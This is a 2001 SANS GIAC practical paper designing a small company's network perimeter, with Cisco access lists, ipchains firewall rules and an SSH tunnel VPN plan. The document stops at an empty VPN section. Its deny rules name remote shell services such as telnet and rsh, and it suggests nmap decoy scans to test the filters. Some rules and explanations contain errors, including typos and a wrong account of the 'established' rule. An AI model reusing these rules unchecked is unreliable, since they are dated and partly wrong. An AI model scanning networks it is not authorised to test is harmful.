GIAC Firewall and Perimeter Protection and VPNs
SANS Boston 2001

William Campbell

Introduction

GIAC Enterprises is a small closely held corporation that provides access to fortune cookie sayings. The company has been in business for 10 years and has recently (over the last 2 years) shifted it's delivery method to the Internet. GIAC Enterprises is an offshoot of Global Information Other Company (GIOC) that has profitably been providing words to remote users for 15 years. Many of GIAC's internal systems are based upon GIOC's original setup (previous to the formation of GIAC). Relations between the two companies is that of a partner nature as they are owned by the same small group of people, and GIOC sometimes makes some of their words available to GIAC for use in their fortune cookie saying business. While the fortune cookie saying business, as a whole is very profitable, GIAC Enterprises only recently has enjoyed a measurable share of the market, and as such is just beginning to turn a small profit Given their business maturity, venture capital money is scarce, so the yearly budget must continue to be at least balanced. This in mind, while upper management recognizes the importance of and sees a real need for security, large capital outlay is typically not feasible. As a result, open source solutions are used wherever they are prudent and feasible.

---

1. Security Architecture

The day-to-day operations of GIAC's business requires various network services be provided to a number of different groups. These groups are: Customers, Suppliers, Partners, Employees. Each of these groups have distinct needs that can be met by certain network services, as provided below.

Customers

To fully serve their customers, GIAC deems it necessary to provide the following services:

Http:	Http access is required for general web access to publicly available pages.
Https:	Https access is necessary for the delivery and payment for fortune cookie sayings.
Smtp:	Besides phone support, the primary method of communication that customers have with GIAC employees is through the use of e-mail. As such, SMTP access must be made available.
DNS:	DNS is required for the ease of use/change of other services, such as Http and Smtp.

Suppliers

GIAC's suppliers provide either raw data or completed fortune cookie sayings. To facilitate this relationship, the following services are required:

Http:	Http access is required for general web access to publicly available pages.
Https:	Https web access is used for the secure transmission of the suppliers product to GIAC's databases.
Smtp:	As with customers, e-mail is a primary point of contact between GIAC and it's suppliers.
DNS:	DNS is required for the ease of use/change of all other mentioned services.

Partners

GIAC's primary partner is GIOC, with whom it has both a customer/supplier relationship. GIAC purchases raw words from GIOC, and in turn sells GIOC full sayings for dissemination into individual words. To facilitate this relationship, the following network services are required:

Http:	Http is required for general web access.
Https:	Https will serve as the two way transport for both GIAC and GIOC's products. It provides both companies with a secure method of delivering product and receiving purchased data.
Smtp:	Primary contract between the partners is done through SMTP.
DNS:	Required for the ease of use/change of all other mentioned services.

Employees - Internal and External

GIAC's employees have the following needs:


Http:	Http is required for general web access to all internal and external web sites.
Https:	Https is required for secure access to the application server and possibly to external sites.
Ntp:	Ntp will be used by one internal server connecting to a stratum 2 server and subsequently be a local Ntp server for other machines within GIAC's network.
Ssh:	Ssh will be used for remote vpn access. Ssh clients will connect to port 3000 on the firewall and be forwarded into the network to a specific machine set up for the sole purpose of validating users and encrypting the tunnel between them. Only the security officer will have a shell account on this machine. All others(remote salespeople) will operate in "tunnel only" mode, redirecting local ports to use services on the internal network.

General Security Policy

Information and computer resources are critical resources for GIAC. Information and the systems that carry it should be protected commensurate with it's value to GIAC, and in accordance with applicable law. All employees share in the responsibility for the protection and supervision of information that is produced, manipulated, received, or transmitted in their departments. All employees therefore share in the responsibility for the maintenance, proper operation, and protection of all information processing resources of GIAC. Information to be protected is any information discovered, learned, derived, or handled during the course of business that is not generally known outside of GIAC. This includes but is not limited to trade secret information, patent disclosure information, personnel data, financial information, information about any business opportunities, and anything else that conveys an advantage to GIAC so long as it is not disclosed. Personal information about employees, customers, and vendors is also to be considered confidential and needs to be protected..

All information at GIAC, however stored—on computer media, on printouts, in microfilm, on CD-ROM, on audio or video tape, on photographic media, or in any other stored, tangible form—is the responsibility of the Information Officer. Thus, GIAC facilities should be used only for functions related to the business of GIAC, as determined by the company president. The Information Officer shall be responsible for the protection of all information and computer resources belonging to GIAC, whether located on company property or not. He will have authority to act commensurate with this responsibility, with the approval of the president of GIAC. The Security Officer shall formulate appropriate standards and guidelines, according to good business practice, to ensure the protection and continued operation of information processing.1 **(Adapted from: Garfinkel, Simson and Spafford, Gene. Practical Unix and Internet Security. O'Reilly & Associates, Inc. 1996)**

Network Security Design



Breakdown of Elements in Network Security Design

Border Router (Cisco 3620, IOS 12.x)

The primary role of GIAC's border Router is to route incoming and outgoing packets to and from GIAC's network. However, Cisco IOS provides tools to control and monitor network traffic and these tools will be leveraged to provide ingress and egress filtering for GIAC's network. The border Router is the "chokepoint" of GIAC's network and any services not explicitly allowed into or out of GIAC's network will be filtered here.

Routers with access lists can be configured to represent two different security models, default allow and default deny. GIAC's border Router will be configured in a default deny stance. What this means is that any service or address that is not explicitly allowed, will be denied.

In addition to the inbound filters, GIAC will utilize egress filtering to ensure that any traffic that leaves it's network is acceptable and has a source address within it's public I.P. space. This will ensure that GIAC's resources are not utilized in DDOS(Distributed Denial of Service) attacks, and alert the security officer if unauthorized traffic attempts to leave the network.

Furthermore, there are types of network traffic that represent packets that one would never want allowed on their network. These consist of the following types of traffic:

1. Traffic from IANA reserved network addresses, or addresses reserved for intranets:
    A. 0.0.0.0
    B. 127.0.0.0 - 127.255.255.255
    C. 10.0.0.0 - 10.255.255.255
    D. 172.16.0.0 - 172.31.255.255
    E. 192.168.0.0 - 192.168.255.255
2. Traffic bound for the broadcast address of the network.
3. Source routed i.p. packets.

Any traffic fitting these patterns is either a result of misconfiguration (and would not be routable anyway), or from a malicious user.

Internet connectivity will be obtained by utilizing two T-1's. This is done more for redundancy than bandwidth, as fortune cookie sayings are ASCII information and will not require a large amount of network throughput. As GIAC's network is small (/27), routing between two Internet Service Provider's (ISP) is problematic (most ISP's will only route /24 or higher), GIAC will utilize a "diverse T1" architecture utilizing 2 different Pop's (Point of Presence) from the same ISP, gaining redundancy and a small boost in throughput.

3Com Switch

While switches are not security devices and mainly act as a way to increase bandwidth on a network by "localizing" traffic, switches have the added advantage of localizing sniffers. Should any host on the network become compromised, the switched architecture will deter the use of sniffers. This is of course a trade-off, as the effectiveness of the IDS systems will also be limited by this restriction.

Network Intrusion Detection Systems (SNORT)

These systems will be utilized on both the Demilitarized Zone (DMZ) and on the internal network. These systems will be installed on a stripped down Linux installation. The IDS systems will run only snort and syslog to enable centralized logging. These systems will run in Network Intrusion Detection System (NIDS) mode. In this mode SNORT acts upon a predefined set of IDS patterns and sends alerts based upon detection of these patterns.

Firewall (Application Proxy/ stateless packet inspection)

Due to monetary restraints and the belief that open source software is open to more scrutiny(and therefore not dependent on vendors "timely" reports of problems), this system will be entirely open source based.

The base system is built on a "hardened" Linux platform, meaning that all unnecessary services are removed, no user accounts exist on the system, and tripwire is installed for host based intrusion detection.

The firewalling system will be largely proxy based with proxy services provided by a combination of the Apache web server with the proxy module installed(and limited to the local network using iana reserved addresses: ie:192.168.x.x.), sockd, and the Trusted Information Systems (TIS) firewall toolkit (FWTK). In addition to this proxy base, the system will utilize IPCHAINS for packet filtering. While the stateful nature of IPTABLES would be preferred, at this point kernel version 2.4 on our preferred Linux distribution (required for IPTABLES) is not currently standard and internal testing has found this particular kernel version to be not entirely stable. All unused public i.p. addresses will be assigned to the firewall with a rulebase set to drop all packets bound for those addresses. This is done to slow down port scans of GIAC's public network.

This system will be responsible for routing and controlling packets bound to and from the service network, routing ODBC calls from the https server to the internal database servers, and proxying authorized requests for Internet traffic from the internal network. This server will also be responsible for forwarding ssh requests from technical personnel, and outside salespersons to the ssh server on the internal network.

External DNS Server

This server will be running Bind 9.x on a hardened Linux host. The Linux host will have all services except for dns, and ssh removed. While this system will not be used as a firewall, it will also have IPCHAINS installed. This is done not only to protect and further harden the DNS server but also to slow down port scans of the service network by dropping packets bound for unused ports.

The function of this server is to provide name service of GIAC's external network to external hosts. This server will also resolve requests from the internal dns server to gain access to name service on external hosts. This server will not have information on the internal dns structure of GIAC's network. This server will claim to be authoritative for the GIAC network, but in essence will be "wrong" in that it cannot resolve internal names with the exception of the internal mail/dns server's address.

External SMTP Server

This server will be running the SMAP/SMAPD from the TIS FWTK. Also the SMAP portion of this distribution will have the YAO-SMAP patches[2] applied to reduce spam, prevent the mail server being used as an open relay, and to prevent the buffer overflow exploit described in CERT advisory CA-2001-25.[3] This portion of the FWTK will be "wrappering" Sendmail 12.x. This server will be running Linux, and will have all services not directly related to SMTP and ssh removed. While this system will not be used as a firewall, it will also have IPCHAINS installed. This is done not only to protect and further harden the SMTP server but also to slow down port scans of the service network by dropping packets bound for unused ports.

The function of this server is to provide mail service to and from GIAC's service network. Inbound mail will be received by this machine and forwarded to the internal mail server. Outbound mail will also be received by this machine and then sent to the appropriate mail server based on the destination address of the smtp envelope.

External Web Server

This is the corporate web server. This machine will serve as the primary web presence for GIAC. This web server hosts marketing material, contact numbers and e-mail addresses for the company (i.e.: for more information on GIAC's fortune cookie sayings, contact sales@giac.com) and answers to the address www.giac.com.

This server will be running the Apache web server on a Linux platform. All services except http, ssh, and ftp (so that the marketing team can post new material to the web server) will be removed. While using ftp on the service network is a concern because it sends usernames and passwords in plain text, it is deemed necessary for marketing to have the ability to publish at any point without the assistance of technical/security staff assistance. While this system will not be used as a firewall, it will have IPCHAINS installed. This is done not only to protect the Web server but to slow down port scans of the service network by dropping packets bound for unused ports.

Application Server

This is the server used by customers, partners, and suppliers in the exchange of fortune cookie sayings, words, and other data involved in the business of providing fortune cookie sayings.

This server will be running Microsoft Internet Information Services (IIS) on a Microsoft Windows 2000 server. While the security officer would much rather be running an Apache/Linux combination for this system, the v.p. of development mandated the use of Microsoft IIS to shorten development time. It is planned that over the next year, this system will be migrated to a Linux/Apache system.

All network services (smtp, nntp, ftp ,iis-admin) not related to providing web pages for the delivery of fortune cookie sayings will be disabled. All protocols with the exception of i.p. will be disabled. This machine will be configured as a stand alone server and therefore will not be a member of a domain or workgroup and will not share files, folders, or printers. Furthermore, all Internet traffic to and from this machine will be transmitted using https. GIAC has obtained a secure socket layer (SSL) Certificate from verisign for this purpose. Further more, GIAC will use the URLScan[4] security tool from Microsoft.

The URLScan Security Tool screens all incoming requests to an IIS web server, and only allows ones to pass that comply with a ruleset created by the administrator. This significantly improves the security of the server by helping ensure that it only responds to valid requests.[5]

(Microsoft:http://www.microsoft.com/WINDOWS2000/downloads/recommended/urlscan/default.asp)

(http://www.microsoft.com/windows2000/downloads/recommended/urlscan/default.asp)
This server will log to the syslog server via Sabernet's Ntsyslog[6] package. In order to ensure that the security officer becomes aware of patches and service pack releases and security issues in a timely manner, the security officer will subscribe to the Microsoft technet security mailing list, SANS windows security digest, and Ntbugtraq.

The application server utilizes ODBC to connect to oracle databases on the internal network. The fortune cookie database is used by the application server to retrieve fortune cookie sayings for the customers. The development database is used both by the development team and by suppliers, and occasionally by GIOC.

Internal DNS, MAIL, Web server

This machine is the real authoritative name server for GIAC. This machine knows the address to name and name to address pairings for every machine on every segment of GIAC's network. This machine forwards requests for external names and addresses to the external dns server. This machine also runs the internal mail server for GIAC employees utilizing both smtp and pop3. This machine runs f-secure anti-virus protection with a cron job to update virus definitions nightly. F-secure is called from the AMaViS[7] program that "wrappers" the local mailer defined in Sendmail. Mail bound for the rest of the world uses the external mail server as a smart relay for delivery outside the network. This machine also functions as the corporate intranet server. Web pages used for information gathering and customer account management are served up by the web server running on this server.

This server runs Bind version 9.x, Sendmail 12.x and Apache version 1.3.x on a Linux platform. This machine will also run ssh for remote management.

Internal Database Servers

These Oracle databases provide functionality to both the customers and to the suppliers. The development database is used by the developers while creating new versions of and features for the fortune cookie saying business. The development database is also used as a buffer between suppliers and the production database. This is done to prevent corruption of the production database, and allows faster transactions as these storage areas can be made read only. The production database is used by the customers to retrieve fortune cookie sayings.

Internal Firewall

This system is built on a "hardened" Linux platform, meaning that all unnecessary services are removed, no user accounts exist on the system, and tripwire is installed for host based intrusion detection. This system will have IPCHAINS installed and will have a rule set that allows connections from the firewall to the SSH server and from the SSH server to the internal network. Allowable services will be limited to dns, http, smtp, pop3, syslog, and ssh.

Internal SSH Server

This machine will run ssh, and syslog. This machine will receive ssh requests forwarded by the firewall. There are two types of accounts on this machine. The first type is for remote network management for the security officer, and is a standard account. The second type is for the outside sales staff. This type of account does not have a shell associated with it. These accounts are used for ssh sessions set up in "tunnel only" mode. Ssh software will be configured for the outside salespeople by the security officer. These accounts allow outside salespeople to gain access to their e-mail and the company intranet.

This system is built on a "hardened" Linux platform, meaning that all unnecessary services are removed and tripwire is installed for host based intrusion detection. This machine will run OpenSSH[8] version 3.x.

---

2. **Security Policy**

Policy helps to define what you consider to be valuable, and it specifies what steps should be taken to safeguard those assets.[9] **(Garfinkel, Simson and Spafford, Gene. Practical Unix and Internet Security: Oreilly & Associates, Inc 1996)**

We have already defined the general guidelines and procedures for securing GIAC's network previously in this document. In this section we go into greater depth, defining specific access rules to be applied to specific systems involved in securing GIAC's network.

General Security Guidelines

1. GIAC's security resources will adopt a default deny stance. As mentioned earlier, security resources can be configured with a default deny or default allow policy. The default deny policy states that anything (address or port) that is not explicitly allowed is denied.
2. All connections to the Internet must go through GIAC's firewall. This means that dial up access to the Internet is not acceptable. Dial up access to the Internet allows for e-mail to enter the network that does not pass through the e-mail gateway and therefore may or may not have been scanned for viral content.

3. Internal i.p. addressing should be hidden from the Internet.

Border Router

Cisco access lists can be defined as standard access lists or extended access lists. Standard access lists filter on i.p. address only. For our Router, we will be using extended access lists as we need to filter not only on address, but on ports. The basic syntax of an extended access list is as follows: (note extended access lists can be defined by number (100-199) as well as by name, but names are more human readable and allow for descriptive labels)

```
ip access-list extended <name>  cr
        deny/permit type (ip/tcp/udp/etc.) source source port address address port log?
ip access-list extended serial-in <cr>
i.e. deny ip 192.168.0.0 0.0.255.255 any  log-input
etc…
```

Rules pertaining to ports of well known services may be entered either by port number or by service-name (i.e. smtp or port 25).
After defining a rule-set, one applies these rules by assigning the access-group (what an access-list is called when applying to an interface) to an interface.
i.e.

```
interface serial0.1
access-group serial-in in
```

It bears noting that Cisco access-lists use an inverse mapping of subnet masks. As an example, if your subnet mask is 255.255.255.0, then your Cisco mask will be 0.0.0.255. Furthermore, Cisco access-lists apply from the top down and the first rule that applies ends processing of the list. (therefore if the first rule fits, then no more processing is done.) As an addendum to the previous rule, frequently matched rules should come first (to reduce CPU load on the Router) wherever it doesn't violate the security policy.
The listing that follows is the actual rule-set from the border Router. It is important to note that filtering can be done at input and output and that traffic should be dropped at input to prevent the Router from making routing decisions on packets that will be dropped. (to save CPU cycles) A detailed explanation of individual rules follows.

Border Router rules
Incoming Rules

1. access-list extended serial-in
2. deny ip 192.168.0.0 0.0.255.255 any log-input
3. deny ip 10.0.0.0 0.255.255.255 any log-input
4. deny ip 172.16.0.0 0.31.255.255 any log-input
5. deny ip our.address.is.here our.reverse.subnet.mask any log-input
6. deny ip host 127.0.0.1 any log-input
7. deny ip any host our.broadcast.address.here log
8. deny tcp any any eq 5900 log

```
9.    deny tcp any any eq telnet log
10.  permit tcp any any gt 1023 established
11.  permit tcp any our.application.server.address eq 443
12.  permit tcp any our.public.webserver.address eq 80
13.  permit tcp any our.public-mailserver.address eq 25
14.  permit udp any our.public.dns.server eq domain
! will not block zone transfers here
 15. permit tcp any our.public.dns.server eq domain
! stratum 2 server time service
 16. permit udp host 64.243.118.2 eq ntp any eq ntp
! any address may talk to our ssh-gw running on port 3000
 17. permit tcp any our.firewall.address eq 3000
```

Outgoing to from ethernet

```
1.  access-list extended ethernet-in
! block our out-going netbios and don't log(noise)
2.  deny udp any range 135 139 any
3.  deny tcp any eq 139 any
4.  deny tcp any eq cmd any log
5.  deny udp any range snmp snmptrap any log
6.  deny icmp any any echo-reply
7.  deny icmp any any ttl-exceeded
8.  deny ip host our.network.broadcast.address any
9.  deny tcp any eq telnet any log-input
10.deny ip 192.168.0.0 0.0.255.255 any log-input
11.permit ip our.network.address.here our.reverse.subnet.mask any
```

Application

```
interface serial 0
ip access-group serial-in in

interface serial 1
ip access-group serial-in in

interface ethernet 0
ip access-group ethernet-in in
```

Other Rules

```
1. no ip source-route
2. no service udp-small-servers
3. no service tcp-small-servers
4. no service finger
5. no ip  http server
```

6. no service snmp
7. service password-encryption
8. no ip unreachables
9. no ip directed-broadcast

Explanation of Incoming Rules

1. Declaration of the access list.
2. Deny any traffic from the IANA reserved i.p. address space 192.168.0.0 through 192.168.255.255 and log the interface it was received on.
3. Deny any traffic from the IANA reserved i.p. address space 10.0.0.0 through 10.255.255.255 and log the interface it was received on.
4. Deny any traffic from the IANA reserved i.p. address pace 172.16.0.0 through 172.31.255.255 and log the interface it was received on.
5. Deny any traffic with our network as the source address and log the interface it was received on.
6. Deny any traffic claiming to come from the local host and log the interface it was received on.
7. Deny any traffic bound for our broadcast address and log the packet.
8. Deny any traffic using tcp bound for a vnc server and log the packet.
9. Deny any traffic using tcp bound for a telnet server and log the packet.
10. Permit any traffic using tcp that is bound for a port greater than 1023 and has the syn bit set.
11. Permit any traffic using tcp that is bound for port 443 on our application server.
12. Permit any traffic using tcp that is bound for port 80 on our public web server.
13. Permit any traffic using tcp that is bound for port 25 on our public mail server.
14. Permit any traffic using udp that is bound for port 53 on our public dns server.
15. Permit any traffic using tcp that is bound for port 53 on our public dns server. We will lock down zone transfers on the dns server, and also lock down tcp port 53 on the dns server. This will allow us to be notified of attempted zone transfers of our network.(which is often a first step in attempting a compromise).
16. Allow network time protocol from clock.linuxshell.net.
17. Permit any traffic bound for port 3000 on the firewall for ssh-gw services into the network.
18. Unlisted but once an access-list is defined and set to an interface, Cisco automatically deploys a deny any any at the end.

Explanation of the rules outgoing from the Ethernet

1. Declaration of the access list
2. Deny any traffic using udp from ports 135 through 139.
3. Deny any traffic using tcp from port 139.
4. Deny return traffic from shell and log the packet.
5. Deny any traffic from snmp and snmp trap and log the packet.
6. Deny echo replies to prevent mapping of the public network.
7. Deny icmp time exceeded to prevent traceroutes.

8. Deny broadcasts out of our network and log the interface it was received on.
9. Deny replies from telnet and log the the interface it was received on.
10. Deny output from our private i.p. addresses and log the interface it was received on.
11. Allow any traffic from our network.

Explanation of Other Rules

1. Disallows source routed packets.
2. Turns off echo , discard, daytime, etc. which have been known to have vulnerabilities.
3. Turns off echo, discard, daytime, etc. which have been known to have vulnerabilities.
4. Turns off finger, which displays remote user info.
5. Turns off the http server on the Router, which is just bad.
6. Turns off snmp, which could be leaked to undesirables.
7. Encrypts passwords so they cannot be shoulder surfed.
8. This disallows traceroutes.
9. This prevents smurf attacks.

Gotchas:

Incoming rule 10 is designed to allow return traffic from internal web use. However, this would also allow remote scanning of the network.

Testing of 3 sample rules

Testing rules 2-4 of the border Router's incoming rules is simple with nmap[9]. Nmap allows you to use decoy addresses when performing a scan. One would run a scan with a decoy address in each of the reserved address spaces in rules 2-4. After the scan, the Router logs should show that these packets were dropped and what interface they came in on.

Example:

```
gw.GIAC.com 6428: %SEC-6-IPACCESSLOGP: list serial-in denied tcp 192.168.1.101(1574)
(Serial1 DLCI 500) -> our.application.server(443), 1 packet
```

Firewall Rules

```
1. echo 1 > /proc/sys/net/ipv4/ip_forward
# flush all rulesets and set default policy
2. ipchains -F input
3. ipchains -F forward
4. ipchains -F output
```

```
5.  ipchains -P input DENY
6.  ipchains -P forward REJECT
#*****************************************************************
#******** These adresses are bogus and should drop packets to slow down/frustrate port
#********scanners
7.   ipchains -A input -j DENY -d x.x.x.39
8.   ipchains -A input -j DENy -d x.x.x.40
9. ipchains -A input -j DENy -d x.x.x.41
10. ipchains -Ainput -j DENy -d x.x.x.42
11. ipchains -A input -j DENy -d x.x.x.43
12. ipchains -A input -j DENy -d x.x.x.44
13. ipchains -A input -j DENy -d x.x.x.45
14. ipchains -A input -j DENy -d x.x.x.46
15. ipchains -A input -j DENy -d x.x.x.47
16. ipchains -A input -j DENy -d x.x.x.48
17. ipchains -A input -j DENy -d x.x.x.49
18. ipchains -A input -j DENy -d x.x.x.50
19 ipchains -A input -j DENy -d x.x.x.51
20. ipchains -A input -j DENy -d x.x.x.52
21. ipchains -A input -j DENy -d x.x.x.53
22. ipchains -A input -j DENy -d x.x.x.54
23. ipchains -A input -j DENy -d x.x.x.55
24. ipchains -A input -j DENy -d x.x.x.56
25. ipchains -A input -j DENy -d x.x.x.57
26. ipchains -A input -j DENy -d x.x.x.58
27. ipchains -A input -j DENy -d x.x.x.59
28.ipchains -A input -j DENy -d x.x.x.60
29.ipchains -A input -j ACCEPT  -p ! icmp -s 192.168.1.0/24
#
30.ipchains -A input -j ACCEPT ! -y -p tcp -s 0.0.0.0/0 -d x.x.firewall.host/32 1024:65535
# accept incoming ssh to tunnel through ssh-gw and log it
31.ipchains -A input -j ACCEPT -l -p tcp -d x.x.firewall.host/32 3000
# drop netbios traffic and do NOT log (noise)
32.ipchains -A input -j DENY -p udp -s 0.0.0.0/0 -d 0.0.0.0/0 135:138
33.ipchains -A input -j DENY -p tcp -s  0.0.0.0/0 -d 0.0.0.0/0 139
# service network
34.ipchains -A input -l –b -j ACCEPT -p tcp -d  0.0.0.public webserver/32 80
35.ipchains -A input  -l -b -j ACCEPT -p tcp -d  0.0.0.application_server/32 443
# our service network is small so dns should never need to switch to tcp
36.ipchains -A input  -l -b -j ACCEPT -p tcp -s secondary.dns.server -d 0.0.0.public_dns/32 53
37.ipchains -A input  -l -b -j ACCEPT -p udp -d 0.0.0.public_dns/32 53
38.ipchains -A input –b -j ACCEPT -p tcp -d 0.0.0.public_smtp/32 25
# allowed outgoing connections
39.ipchains -A input -b -j ACCEPT -p tcp -s 0.0.0.public_dns/32 1023:65535 -d 0.0.0.0/0 53
40.ipchains -A input -b -j ACCEPT -p upd -s 0.0.0.public_dns/32 1023:65535 -d 0.0.0.0/0 53
```

```
41.ipchains -A input -b -j ACCEPT -p tcp -s 0.0.0.public_smtp/32 -d 0.0.0.0/0 25
# forwarding rules
# these will forward both for external and internal hosts
42.ipchains -A forward -j ACCEPT -b -p tcp -d 0.0.0.public_webserver/32 80
43.ipchains -A forward -j ACCEPT -b -p tcp -d 0.0.0.application_server/32 443
# forward connections from the application server to the databases
44.ipchains -A forward -j ACCEPT -b -p tcp -s x.x.x.app/32 -d 192.168.1.prod_database/32 118
45.ipchains -A forward -j ACCEPT -b -p tcp -s x.x.x.app/32 -d 192.168.1.dev_databae/32 118
# forward mail into the local network
46.ipchains -A forward -j ACCEPT -b -p tcp -s x.x.x.public_smtp/32 -d 192.168.inter.smtp/32 25
47.ipchains -A forward -j ACCEPT -b –p udp -s 0.0.0.0/0 -d 0.0.0.public_dns/32 53
# our service network is small so dns should never need to switch to tcp
48.ipchains -A forward -j ACCEPT -b –p tcp -s secondary.dns.server -d 0.0.0.public_dns/32 53
# acceptable outgoing connections
49.ipchains -A forward -j ACCEPT -b -p tcp -s 0.0.0.public_dns/32 -d 0.0.0.0/0 53
50.ipchains -A forward -j ACCEPT -b -p udp -s 0.0.0.public_dns/32 -d 0.0.0.0/0 53
# we won't use auth as it depends on the remote machine
51.ipchains -A forward -j ACCEPT -b -p tcp -s 0.0.0.public_smtp/32 -d 0.0.0.0/0 25
#
52.ipchains -A forward -j ACCEPT -b –p tcp -s 0.0.0.0/0 -d 0.0.0.public_smtp/32 25
# these will forward from the local net to ssh on the service network
53.ipchains -A forward -j ACCEPT -b -p tcp -s any.internal.machine.address/24 -d 0.0.0.0/0 22
# block anything else and log it
54.ipchains -A forward -j DENY -l -s 0.0.0.0/0 -d 0.0.0.0/0
55.ipchains -A input -j DENY -l -s 0.0.0.0/0 -d 0.0.0.0/0
```

Example Proxy Configuration

Apache:

```
<Directory proxy:*>
order deny,allow
deny from all
allow from 192.168.1.*
ErrorDocument 403 http://www.giac.com/notallowed.html
</Directory>
```

```
socks-gw:      permit-hosts 192.168.1.*
socks-gw:      timeout 3600
socks-gw:      group   nobody
socks-gw:      user    nobody
```

Gotchas:

The rule base is somewhat complex and could lead to misconfiguration. The firewall should be port scanned immediately after any configuration change to ensure that the correct services are being blocked. The ipchains rules are also stateless so that malicious persons manipulating sin/fin/ack bits may possibly fool the firewall. Furthermore, the last two rules may produce a lot of noise. If it is found that log files are being filled with noise (normal traffic that is blocked by the last two rules), rules can be inserted that block that traffic without logging.

Rule 36 prohibits inbound TCP traffic to our public DNS server except from our secondary DNS server (at our ISP). This should not present a problem though, because our service network and DMZ are so small, there should be no reason that a DNS query would have exceeded the UDP limit of 512 bytes.

VPN RULES

